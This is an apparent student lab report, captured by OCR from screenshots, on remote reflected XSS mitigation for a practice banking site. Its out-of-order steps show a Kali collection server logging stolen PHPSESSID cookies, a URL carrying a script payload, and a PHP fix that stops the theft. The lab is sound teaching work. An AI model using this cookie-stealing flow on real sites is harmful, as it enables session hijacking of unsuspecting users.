

Ryan Brodsky


ICS 482


11/29/2019


InfoSec Lab: Remote Reflected XSS Mitigation and URL Encoding









Remote Reflected XSS Mitigation and URL Encoding
Kali Docs
Kali Tools
Exploit-DB
Aircrack
REPLACING + WITH %2B
18 Take note of the unresolved image, then minimize the browser.
OBSERVING RESULTS AND MINIMIZING THE BROWSER
19 Click the terminal icon on the launcher.
BRINGING UP THE TERMINAL
20 Verify the collection of the session id and minimize the terminal.
root@Hacker: ~
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Fri 18:49
UrBank – Iceweasel
Welcome to UrBank
Login
Username :
Password :
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
Type here to search
5:49 PM
11/29/2019


Remote Reflected XSS Mitigation and URL Encoding
BRINGING UP THE TERMINAL
20 Verify the collection of the session id and minimize the terminal.
root@Hacker: ~
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [28/Dec/2016 15:26:25] "GET /?PHPSESSID=4n5r3q7b4tk03rv2ojvu9sq9d4 HTTP/1.1" 200 -
VERIFY SID AND STOP SERVER
21 Close the VM window.
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Terminal
Fri 18:55
root@Hacker: ~
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [29/Nov/2019 18:54:43] "GET /?PHPSESSID=ualmlrogh0vkes6778li6k7bo6 HTTP/1.1" 200 -
Type here to search
5:55 PM
11/29/2019


Remote Reflected XSS Mitigation and URL Encoding
OPENING FILE
14 Delete the preexisting PHP statement on line 15 by pressing and hold the Ctrl key followed by pressing the k key. Then right-click to paste in the copied control.
IMPLEMENTING CONTROL
15 Press and hold the Ctrl key and hit the x key (Ctrl+x).
EXIT
Final_Alice_DT_32bit - Internet Explorer
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
support@Web: ~
Alice.urbank.
com.11.29.2019
6:01 PM
11/29/2019


Remote Reflected XSS Mitigation and URL Encoding
15 Press and hold the Ctrl key and hit the x key (Ctrl+x).
EXIT
16 Press the y key.
CONFIRM SAVE
17 Press Enter.
CONFIRM FILE
Challenge #3
18 Click the close button on the VM window.
Final_Alice_DT_32bit - Internet Explorer
Final_Alice_DT_32bit
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
support@Web: ~
Alice.urbank.
com.11.29.2019
6:02 PM
11/29/2019


Remote Reflected XSS Mitigation and URL Encoding
MINIMIZING BROWSER
5 Click the terminal icon two times to select the one that contains the collection server.
BRINGING FORWARD THE COLLECTION SERVER
6 Verify that no session id was collected. Minimize both terminals.
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [29/Dec/2016 12:44:29] "GET /?PHPSESSID=4n5r3q7b4tk03rv2ojvu9sq9d4 HTTP/1.1" 200 -
192.168.1.5 - - [29/Dec/2016 12:45:12] "GET /?%27+document.cookie+%27 HTTP/1.1" 200 -
NO SESSION ID
7 Click the Iceweasel icon.
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Fri 19:08
UrBank ~ Iceweasel
UrBank
urbank.com/?myusername=<script>document.writ
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
document.write('');
Welcome to UrBank
Login
Username :
Password :
Remember Me
Login
Type here to search
6:09 PM
11/29/2019


Remote Reflected XSS Mitigation and URL Encoding
BRINGING UP THE BROWSER
8 Right-click the webpage and select View Page Source.
Save Page As...
Select All
View Page Source
Inspect Element (Q)
VIEWING INDEX.PHP CLIENT-SIDE FILE
Note: In the client-side file, we analyze what happened.
document.write('');
RESULT
Challenge #4
9 Close the VM window.
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Fri 19:09
UrBank
view-source:http://urbank.com/?myusername=<sc
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
<!DOCTYPE html>
<html>
<head>
<title>UrBank</title>
<meta name="description" content="UrBank online banking">
</head>
<body>

document.write('');
<hr/>

<h1> Welcome to UrBank </h1>

<table width="301" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCC
<tr>
<form name="form1" method="post" action="checklogin.php">
<td>
<table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="FFFF00">
<tr>
<td colspan="3"><H2> Login </H2></td>
</tr>
<tr>
<td width="78">Username</td>
Type here to search
6:09 PM
11/29/2019